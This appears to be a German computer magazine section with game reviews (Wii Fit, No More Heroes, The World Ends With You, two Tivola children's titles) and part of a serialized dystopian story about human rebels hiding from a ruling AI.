Nachdem Dr. Kawashima die grauen Zellen trainiert hat, soll **Wii Fit** nun den Fettzellen zu Leibe rücken. Nintendo liefert das Spiel mit dem Balance Board aus, einer Art Personenwaage, die auf vier Zonen das Gewicht des barfüßigen Spielers misst und seine Balance kontrolliert. Das weiße Kunststoffbrett wird über vier Mignonzellen mit Strom versorgt und nimmt auf Knopfdruck kabellos Kontakt zur Wii auf. Die Wii-Fit-Software registriert zunächst die Größe und das Alter jedes Familienmitgliedes, misst dessen Gewicht und berechnet den Body Mass Index (BMI). Danach kann der Spieler sein Wunschgewicht wählen, auf das er hintrainieren will. Über den Einfluss der Ernährung

Wii Fit


Vertrieb	Nintendo
System	Wii
Multiplayer	8 am selben Gerät (hintereinander)
Sprache	Deutsch
USK-Einstufung	ohne Altersbeschränkung
Preis	90 € (mit Balance Board)

Schlag mich!

Der Japaner Goichi Suda servierte vor drei Jahren das extravagante, aber für den Allgemeingeschmack nahezu unverdauliche „killer7“. Auch sein neuestes Werk **No More Heroes** setzt sich mit seiner Comic-Grafik und absichtlich verpixelten Retro-Elementen aus der 8-Bit-Ära vom Mainstream ab. Mit einem Lichtschwert bewaffnet soll sich der Spieler in Kill-Bill-Manier an die Spitze eines Killer-Syndikats metzeln. Den durchgeknallten Protagonisten Travis interessiert außer Manga-Comics und Wrestling-Videos nicht viel. Was Beavis & Butt-head für amerikanische MTV-Zuschauer waren, soll Travis für japanische Videospieler darstel-

No More Heroes

Vertrieb	Eidos
System	Wii
Mehrspieler	nicht vorgesehen
Sprache	Englisch (deutsche Untertitel)
USK-Einstufung	ab 16
Preis	60 €



schweigt sich die Software allerdings aus.

Fortan soll der Spieler am besten täglich auf dem Brett trainieren. Statt einem speziell abgestimmten Trainingsplan zu folgen, kann er aus über 40 kurzen Übungen aus den Bereichen Yoga, Aerobic, Muskeltraining und Balance-Spielen frei wählen. Einfache und schwere Übungen sind hier durcheinander gemischt. Der Anwender erfährt nichts über eventuelle Risiken und welche Übungen für ihn am ehesten geeignet sind.

Am besten funktioniert Wii Fit, wenn man zum Aufwärmen zunächst einige Minuten auf der Stelle joggt, danach mit Yoga-Übungen wie dem Halbmond oder Sonnengruß die Muskeln

dehnt, anschließend Bein-, Rücken- und Armmuskulatur stärkt und zum Abschluss vielleicht eine Runde Slalom fährt. Weniger gelungen sind die Liegestütze, da hierzu das Brett zu schmal ist, oder das Klappmesser, weil man den Vorturner auf dem Bildschirm aus den Augen verliert und dieser zu wenige akustische Rückmeldungen gibt.

Bewegungsmuffel, die sonst gar nicht von der Couch hochkommen, mag die trockene Präsentation durchaus zu einigen Minuten täglicher Leibesübung motivieren. Wer jedoch gezielt abnehmen und fit werden möchte, der geht lieber in einen Sportverein und kauft sich ein Buch über gesunde Ernährung. (hag)



len: ein überdrehtes Spiegelbild ihrer selbst.


Die zehn Bosskämpfe gegen die Syndikats-Killer und deren Schergen wurden rasant in Szene gesetzt. Wild drückt man auf die Knöpfe der Wiimote und wirbelt sie zum finalen Schlag durch die Luft. Aus den enthaupteten Gegnern sprudeln Geld- statt Blutfontainen – als seien sie der Hauptgewinn aus einem Glücksspielautomaten. No More Heroes ist eine desillusionierende, surreale Karikatur eines Killer-Spiels, in dem die Form den Inhalt ad absurdum führt.

Doch bevor Suda den Spieler an seinen abstrusen Tötungsphantasien teilhaben lässt, quält er ihn mit trostlosen Aufgaben. Um das Geld für den nächsten Ranglisten-Kampf zu verdienen und neue Klamotten

sowie Laser-Katanas zu kaufen, muss der Spieler in der virtuellen Stadt Santa Destroy Müll aufsammeln, Rasen mähen und Autos betanken, bis er lukrativere Killer-Aufträge erhält. Die Motorradfahrten durch Santa Destroy erinnern an eine billige GTA-Kopie und zögern die Zeit zwischen den Missionen nur unnötig hinaus. Es hätte dem rund zehn bis zwölf Stunden dauernden Spiel gut getan, wenn Suda sich an die puristische Schönheit von „Shadow of the Colossus“ erinnert und auf die Lichtschwert-Duelle konzentriert hätte. (hag)

Kauf oder stirb!

Anders als in gewöhnlichen Fantasy-Rollenspielen hat Square Enix die Handlung von **The World Ends With You** kurzerhand in die Einkaufsstraßen von Tokio verortet und mit japanischer Pop-Musik unterlegt. Die konsumorientierten 15-Jährigen Neku und Shiki haben außer Mode und Musik nicht viel im Kopf und kommunizieren mit ihrer Umwelt über Handy und SMS.



Eine mysteriöse E-Mail verwirklicht Neku in ein Spiel auf Leben und Tod. Fortan muss er mit Shiki unter Zeitdruck durch die Straßen Tokios hetzen und mit seinen übersinnlichen Kräften Noise-Monster bekämpfen. Ihre Fähigkeiten verbessern die beiden, indem sie ständig neue Klamotten kaufen und über 300 Anstecker sammeln.

Der Spieler tippt wild mit dem Stift auf den Touchscreen und verschießt Feuerbälle, während er gleichzeitig Tastenkombinationen für die auf dem oberen Bildschirm kämpfende Shiki drückt. Weil das selbst hyperaktive Teenager überfordert, kann Shiki zur Not auch automatisch kämpfen. Trotzdem: The World Ends With You schmeißt den Spieler ins kalte Wasser und zieht ihn mit einem steil ansteigenden Schwierigkeitsgrad hinunter. Da mögen allenfalls beinharte Fans japanischer Rollenspiele genügend Luft schnappen, um etwa zwölf Stunden in dieses wilde Anime-Abenteuer abzutauchen. (hag)

The World Ends With You

Vertrieb	Koch Media
System	DS
Mehrspieler	4 (Multi-Karten)
Sprache	Englisch
USK-Einstufung	ab 6
Preis	40 €



TKKG 16 Das unheimliche Zimmer

Tivola
www.tivola.de
CD-ROM, Windows
2000/XP/Vista
ISBN 978-3-89887-257-7
25 €
ab 8 Jahren



Auf einer Radtour überrascht die Hobbydetektive Tim, Karl, Klößchen und Gaby ein schlimmes Gewitter. Die Hotelruine am Straßenrand sieht zwar wenig einladend aus, aber besser als im Regen zu stehen ist es doch allemal, sich unterzustellen. An dieser Stelle müssen die Vier auch schon das erste Rätsel lösen, denn ein Stein blockiert das



Eingangstor. Lassen die Spieler den Mauszeiger über den Bildschirm gleiten, stellen sie schnell fest, dass er sich an bestimmten Orten verändert. Wo er sich in eine Lupe verwandelt, gibt es nützliche Hinweise zu einem Gegenstand, und wenn er zur Hand wird, kann etwas mitgenommen werden. Alle eingesammelten Dinge landen in einem Koffer, auf den die Spieler immer Zugriff haben.

Im Hotel ist es dunkel, denn die Deckenleuchte funktioniert nicht, und eine Öllampe, die weiterhelfen könnte, ist leer. Vielleicht nützt der Rest Benzin im Tank des Motorrads, das vor dem Hotel im Straßengraben liegt? Kaum ist die Lampe angezündet, machen die vier Helden einen gruseligen Fund: Im Keller scheinen Blutspuren auf ein verletztes Tier hinzudeuten. Gaby



ist entsetzt und möchte nur noch weg. Doch Tim lässt keine Ruhe. Warum ist das Hotel nicht mehr im Betrieb? Wie sind die Spuren auf der Tür zu erklären? Er überredet seine Freunde, der Sache auf den Grund zu gehen.

Wer in früheren TKKG-Fällen vom ständigen Fragenstellen genervt war, wird bei diesem Spiel angenehm überrascht sein. Auch hier kommt man zwar nur mit der passenden Frage an wichtige Informationen – insgesamt steht aber eine gute Kombinationsgabe der Spieler im Vordergrund. Einen kleinen Hinweis, was jeweils als Nächstes zu klären ist, gibt es am unteren Bildschirmrand.

Das Krimi-Abenteuer ist so eindrucksvoll gestaltet, dass

Nachwuchsdetektiven wirklich gelegentlich ein Schauer über den Rücken läuft, während sie zwischen Gasthof, Friedhof und Steinbruch ermitteln. Auch die Musik trägt zur spannungsgeladenen Atmosphäre bei. Damit das 3D-Spiel ohne Probleme läuft, sollten eine GeForce 3 mit 256 MByte oder eine vergleichbare Grafikkarte im Kinderzimmerrechner stecken. Da man an einigen Stellen sehr um die Ecke denken muss und viele Gegenstände nur genutzt werden können, wenn sie richtig kombiniert werden, lässt sich das spannende Rätsel am besten zusammen mit Freunden lösen – gemeinsam ist man eben unschlagbar, genau wie TKKG.

(Cordula Dernbach/dwi)

Mein Traumjob Babysitter



Tivola
www.tivola.de
CD-ROM, Windows XP/Vista
ISBN 978-3-89887-260-7
25 €
ab 8 Jahren

Das ist fast wie erwachsen sein: Die Eltern sind im Urlaub und die Spielerin hat etwas Geld zur Verfügung, um die ersten Schritte als Babysitter zu unternehmen. Sobald Kinderbett, Kinderstuhl und kindergerechtes Essen und Trinken bereitstehen und das erste Diplom vom Ausbildungszentrum vorliegt, kommen per Mail die ersten Aufträge herein. Tags drauf klingelt es unvermittelt und leider leicht überhörbar an der Tür und die ersten Eltern stehen samt Nachwuchs davor.

Ab jetzt warten Betreuungsjobs von einem Nachmittag bis zu mehreren Tagen Länge auf die Spielerin. Jeder kleine Gast will individuell versorgt werden. Da heißt es, Zeit und Ausstat-

tung gut zu planen. Eine Übersicht zeigt Laune und Power von Baby und Sitter, die es gleichermaßen im Auge zu behalten gilt. Jeder Einsatz bringt Geld, das für weitere Prüfungen – Multiple-Choice-Fragen rund ums Thema Kinderbetreuung –, beim Kinderausstatter oder im Supermarkt benötigt wird.

Die Pflegesimulation besteht aus 21 vorgesehenen Aufgaben. Anfangs lauten diese Herausfor-


derungen etwa „Du hast vier Tage Zeit und musst drei Kinder betreuen“, später „Du hast eine Woche Zeit und musst zwei Dreijährige, drei Zweijährige und fünf 10 Monate alte Babys betreuen.“ Wenn ein kleiner Gast krank wird, muss die Spielerin abschätzen, ob liebevolle Zuwendung genügt oder der Arzt gebraucht wird. Bei kleinen Schnitzern – falls beispielsweise der Windelvorrat ausgeht – reagiert das Programm tole-



rant und die Eltern zeigen sich bei der Abholung ihrer Kinder trotzdem zufrieden. Gelingt eine Aufgabe gar nicht, so kann sie wiederholt werden.

Etwas unrealistisch in dieser ersten Folge der Tivola Serie „Traumberufe“ ist es, dass gleich zu Beginn ganz kleine Babys betreut werden dürfen. Ansonsten vermittelt das Spiel allerlei Wissen rund um die Kinderbetreuung, gibt jedoch glücklicherweise nicht vor, ein echtes Pflegetraining zu ersetzen. Wie in einer Aufbausimulation geht es vielmehr vor allem um vorausschauende Planung und geschicktes Koordinieren. Die Steuerung der ansprechend gestylten Spielfigur bereitet mitunter Probleme. Da ist es hilfreich, dass man sich per Navigationsplan schnell von einer Ecke des Hauses in die anderen klicken kann, denn die Eltern warten nicht ewig an der Tür, um die lieben Kleinen zu bringen oder wieder abzuholen.

(Beate Barrein/dwi)



Anzeige

L ★ Y ★ K ★ A ★ O ★ N

Guido Seifert / Teil 2

Fortsetzung vom letzten Heft

Okay, Lisa. Du bleibst jetzt bitte hier. Mach ein Püschchen, mein Mädchen.“ „Wieso? Warum kann ich nicht mit?“ Sie strich sich Blondhaar von der Nase.

„Du besitzt keinen EMA. Ich kanns nicht machen. Kodex unter Freiläufem, müsstest du eigentlich wissen. Wenn dich die KI-Dominanz greift ... was eher früher als später passieren wird.“

Heftig und ärgerlich ließ sich Lisa auf den Waldboden nieder und knallte ihren Rücken an einen Fichtenstamm. „Also haben wir dein blödes Ihlow jetzt erreicht, oder was?“, maulte sie.

„Der AL-Koordinator befindet sich nicht mehr weit nördlich von hier. Ich bin in einer Viertelstunde zurück. Lass es dir, äh, gut gehen solange“, sagte Joe fahrig und stapfte wieder los. Er hoffte, dass die eher kleinen Feldsteine nicht von Tieren verschoben worden waren. Das hatte es schon gegeben; aber man konnte auch keine schwereren Steine nehmen. Es war zwar äußerst selten, dass Roboter in den Wäldern patrouillierten, aber das durfte nicht dazu führen, die Vorsicht zu vernachlässigen. Und das hieß, allzeit für die Unauffälligkeit der Zeichen zu sorgen. Man musste immer mit der frapanten Schlaueit der KI-Bestien rechnen.

Joe sah das gelbe Informationsschild durch die Zweige blitzen, und dann stand er auch schon vor der alten Fichte, deren imposantes Wurzelwerk zu anderen Zeiten eine Touristenattraktion gewesen war. Sofort fielen ihm die frischen Spuren im Laub auf und bedeuteten ihm, dass noch vor kurzem jemand hier gewesen sein musste. Und bei diesem Jemand hatte es sich um kein Tier gehandelt. Joe schüttelte den Kopf. Jeder Freiläufer wusste, dass man keine Spuren an den AL-Koordinatoren zurückließ. Er verwischte das luftig aufgeworfene Laub. Dann begann der Freiläufer, in leicht gebückter Haltung um den Baum zu schleichen, die Augen auf Boden und Wurzelwerk gerichtet.

„Na, also“, murmelte er. Die Ansammlung der Feldsteine ergab vier Zeichen in abgeänderter Brailleschrift, deren Sechspunkte-Raster für die Darstellung der Ziffern 0 bis 9 benutzt wurde. Joe las 6049 und hatte damit die gesuchten Bogenminuten und -sekunden des 52sten nördlichen Breitengrads ermittelt. Er zog seinen PDA aus der Kampfweste und gab die Koordinaten ein. Für den Längengrad musste er nur zwei Schritte wei-

ter zur Informationstafel gehen. Blickte man in Nordrichtung, so lagen die Feldsteine hier rechts vom Pfahl am Boden und bezeichneten damit den 14ten östlichen Längengrad. Joe las den Braille-Code aus und tippte die Ziffernfolge 1399 für die aktuellen Bogenminuten und -sekunden des Längengrads in seinen PDA. Das Display zeigte ihm nun, dass sich das Aktuelle Lager etwa 1,5 Kilometer südlich der Märkischen Höhe befand. Ganz einfach würde es trotzdem nicht werden, da Joe nicht auf das Galileo-IV-Satellitennavigations-System zurückgreifen durfte: Die KI-Dominanz hätte ihn sofort anmessen können. Es war allerdings üblich unter den Freiläufem, im Umkreis des Lagers weitere geheime Wegzeichen anzubringen. Bis jetzt hatte er noch jedes Lager gefunden.

„Hallo, mein Freiläufer-Held.“ Lisa hob träge und leicht ironisch die schmale Hand, als Joe wieder bei ihr auftauchte. Immer noch saß sie an den Fichtenstamm gelehnt. „Hast du das Geheimnis ergründet, das die kleinen Mädchen nicht wissen dürfen?“ Das Verschwommene ihrer Frage brachte sie nicht auch nur eine Sekunde in Verlegenheit.

„Fünf Kilometer nach Osten, und wir habens geschafft.“

„Wenn das mal stimmt!“, ächzte sie und erhob sich umständlich.

Franziska hatte Ihlow hinter sich gelassen und marschierte auf den überwucherten Resten einer schmalen Straße in Richtung Reichenberg. Ihr Herz hatte geklopft, als es ihr mühelos gelungen war, die modifizierte Blindenschrift zu lesen. Sie hatte zu Gott gebetet, dass das Lager nicht allzu weit entfernt sein möge, und war erhört worden. Ein paar Minuten lang hatte sie ein Schwindel ergriffen, als ein Gefühl aus alten Zeiten in ihr aufgestiegen war. Erinnerungen an das Leben im Untergrund, an der Seite Joes.

Dass der erste Schritt ihrer Suche so rasch geglückt war, machte sie zuversichtlich; vielleicht sogar ein wenig euphorisch. Die geografischen Koordinaten des Aktuelle Lagers befanden sich in ihrem PDA, und dank GSNS-IV würde sie zu keiner Zeit im Zweifel über den eigenen Standort sein. Und wenn die KI-Dominanz Wort gehalten hatte, war im KI-Netz längst ein Subprogramm installiert worden, das jegliche mit Franziskas Identifikationsnummer korrelierte Daten in der Weise löschte, dass sie nicht zum Bewusstsein der KI-Dominanz gelangen konnten.

Franziska hatte sich dazu entschlossen, über die Landstraße nach Reichenberg und von dort auf die Märkische Höhe zu marschieren. Dann nur noch ein kurzer Marsch nach Süden.

Freilich wäre die Wanderung durch den Wald kürzer gewesen, aber Franziska fürchtete sich ganz einfach vor Bären, Wölfen und Wildschweinen. Sie würde Glück brauchen, um im Aktuelle Lager auf jemanden zu stoßen, der Joe Hartmann nicht nur kannte, sondern auch wusste, in welcher Region er sich gerade aufhielt. Aber warum sollte sie nicht auch einmal Glück haben? Ihr war bewusst, dass ihre emotionale Stabilität gelitten hatte, seitdem ihre Liebe zu Joe zu neuem Leben erwacht war. Gleichzeitig war sie sich vollkommen sicher, dass ihr Arbeitsethos wieder die alte Höhe erklimmen würde, wenn es ihr gelänge, Joe zur Einordnung in den Kontext der Realisierten Vernunft und zur Fortführung ihrer Ehe zu bewegen. Joe war der Mann ihres Lebens. Das hatte sie erkennen müssen.

Einige der Freiläufer, die über Mikrowellenstrahler mit noch ein bisschen Energie verfügten, gönnten sich den Genuss eines warmen Abendessens. Bei den anderen blieb die Küche kalt. Wegen der Rauchentwicklung waren offene Feuer tabu. Ein Camp zu errichten konnte manchmal eine schwierige Aufgabe sein, da beim Fällen der Bäume die aktuellen Satellitenpositionen des KI-Kontrollnetzes sowie der momentane Drohnenflug zu berücksichtigen waren. In den unbeobachteten Phasen mussten dann so viele Bäume wie möglich gefällt und die abgetrennten Kronen in 40 Meter Höhe zu einem dichten Netzen verknüpft werden. Danach musste dann möglichst rasch die Isolationschicht unter diesem Kronengeflecht befestigt werden, um die Wärmestrahlung der hier Zuflucht suchenden Menschen zu absorbieren. Die Drohnen der KI-Dominanz waren technische Meisterleistungen. Nicht immer gelang es, ein Camp für drei oder vier Wochen zu halten.

Lisa und Joe saßen vor dem Zelt, das der Freiläufer vor einer Stunde zwischen zersägten Baumstämmen errichtet hatte. Schweigend aßen sie gedörrtes Fleisch, beider Blick ging immer wieder über die 30 Meter durchmessende Lichtung, die Lisa wie ein bergender und schützender Hohlraum im dichten Fichtenwald erschien. In der einsetzenden Dämmerung waren die Gesichter der ande-

ren Freiläufer kaum mehr zu erkennen, doch die leisen, aber angeregten Gespräche der Rebellen machten deutlich, dass es mehr das Bedürfnis nach sozialem Kontakt als der Glaube an einen wirksamen Schutz war, welches die Menschen hier zusammengeführt hatte.

„Gut!“, sagte Lisa mit vollem Mund.

„Mm“, machte Joe und kaute sehr langsam seinen letzten Bissen. Dann atmete er hörbar aus. „Länger als drei, vier Tage bleibe ich nicht. Du wirst sicher jemanden finden, dem du dich anschließen kannst.“ Trotz des Dämmerlichts sah Joe den Schimmer in Lisas Augen, die ebenso graublau wie seine waren. Der Glanz wurde zunehmend wässriger. Das Mädchen sagte nichts. Das Mädchen, das nicht auf den Mund gefallen war, sagte nichts. Sie hörte auf zu kauen und sah Joe nur mehr an.

„Kontakt!“, zischte es deutlich vernehmbar über die Lichtung. Offenbar war der Nordposten zurückgekehrt. „Kein Androide! Verifiziert! Vermutlich Neuzugang!“ Joe sprang auf und griff sich sicherheitshalber sein Maschinengewehr. Als die Gestalt, die bald darauf das Lager betrat, ihre Stimme hören ließ, glaubte Joe, seinen Sinnen nicht mehr trauen zu dürfen. Er hörte die Begrüßungsworte der Freiläufer, und er hörte die Stimme des Neuzugangs. Wie konnten ihn seine Sinne, die ihn nie betrogen hatten, dermaßen täuschen? Als die Frau die Mitte des Lagers erreicht hatte, wusste Joe, dass sein Sensorium zuverlässig arbeitete, obschon er das Gesicht immer noch nicht richtig erkennen konnte. Seine Verwirrung war maßlos. Jetzt erkannte ihn die Frau ebenfalls, und es sah aus, als ob ihr ein Schreck in die Glieder fuhr. Sie stand gelähmt wie er, doch eher als ihr Gatte löste sie sich aus dem Bann. Sie trat ihm gegenüber.

„Joel!“

„Franziska –“

„Ach, du Scheißel!“, hauchte Lisa perplex.

„Lisa, darf ich dir meine Frau vorstellen?“

Joe hatte sich gefasst.

„Keine Verarsche?“ Sie erhob sich. Joe und Franziska Hartmann schwiegen.

„Also, dann lass ich euch – Was für’n Schreck in der Abend ... Entschuldigung, ich meinte ... Also, ich lass euch dann mal allein.“ Wie betäubt entfernte sich Lisa vom Zelt.

„Bist du sauber, Franziska?“

„Ja. Nichts zu befürchten. Dass ich dich so schnell ...“

„Du kommst nicht als Freiläufer, oder?“


„Wollen wir uns setzen, Joe?“ Er nickte langsam. Sie ließen sich vorm Zelt nieder.

„Ist sie deine neue Frau?“

„Warum bist du hier, Franziska? Und: Nein, ist sie nicht.“

„Joel!“ Franziskas Stimme hatte einen sowohl beschwörenden als auch wehmütigen Klang. Sie trug ihr dunkles Haar immer noch lang. Joe hatte nicht gedacht, an diesem Abend noch kämpfen zu müssen. Kämpfen mit etwas, das nicht so vergangen war, wie er es sich gewünscht hätte.

Illustration: Susanne Wustmann, Dortmund



„Joe.“ Jetzt hatte sich ein Hauch Resignation in ihre Stimme gemischt. Sie berührte seine Wange. Joe blieb unbeweglich. Langsam zog sie die Hand wieder zurück.

„Es kann doch nicht immer so sein.“ Sie beschrieb einen Halbbogen über das Lager.

„Nein. Nicht mehr lange.“

„Joe! Du bist doch ein vernünftiger Mensch ...“

„So wie du? So wie die KI-Dominanz?“

„Ja! Warum denn nicht?“

„Ist es vernünftig, dass ihr Biophysikalischen Helfer euch alle freiwillig sterilisieren lasst? Ist es vernünftig – oder auch nur legal –, dass die Ausgesonderten zwangssterilisiert werden?“

„Joe! Begreife doch! Unsere Nachkommen leben bereits! Größer, stabiler, besser und effizienter, als wir es je waren! Unsere Fruchtbarkeit ist die Fruchtbarkeit unseres Geistes! Wir – wir alle – leben weiter in Ihr! Die KI-Dominanz ist die logische und evolutionäre Fortsetzung unserer Spezies! Wir alle – du und ich – können unser Leben glücklich und in Frieden, in tätiger Hilfe für unseren Nachwuchs leben und zu Ende leben! Der evolutionäre Übergang ist nichts anderes als die Harmonie eines Ausklangs, der ...“

„Greifer!“, schrie es von Süden.

„Angriff!“, brüllte es von Westen.

„Greifer-Angriff!“ kehlte es von Osten.

„Wir werden angegriffen!“ rief es von Norden.

Joe war sofort auf den Beinen, griff sich das Maschinengewehr und lief in die Deckung eines Baumstamms.

„Lisa!“, schrie er und blickte auf den Lagerplatz. „Lisa! Wo bist du?“ Er konnte sie nicht entdecken. Blitzschnell zog er seinen Kopf hinter den Baumstamm, als von Westen her eine Serie von Betäubungspfeilen mit dumpfem Plock-plock-plock! in das Holz jagte und dann an seinem Ohr vorbeipfiff. Möglicherweise war es die neue Betäubungs-Maschinenkanone, die BMK2, die hier zum Einsatz kam. Joe hielt das Maschinengewehr seitlich heraus und ballerte blind in die Dämmerung, ohne seine Deckung aufzugeben. Behutsam schob er den Kopf etwas vor und versuchte durch das Blitzstaccato seines Mündungsfeuers Trefferfunken auszumachen. Und da sprühte es und reagierte mit hohem metallischen Ding-ding-ding!, als die Kugeln seines uralten M60 auf die Panzerung eines sechsbeinigen Greifers trafen! Sogleich presste er den Rücken an den Baumstamm und zog das Maschinengewehr vor die Brust. Gerade im richtigen Augenblick, da eine weitere Serie von Betäubungspfeilen millimeterscharf am Baum vorbeizischte.

Noch die beiden krakenhaft im Gegenlicht gehobenen Vorderbeine des metallischen Viehs vorm inneren Auge, rief er: „Lisa! Hingelen! Flach auf den Bauch! Hörst du?“ Er konnte sie nirgends entdecken. „Ich hol uns hier raus, verdammt!“

Joe hoffte inständig, dass es sich bei den Biestern nicht um Exemplare der neusten

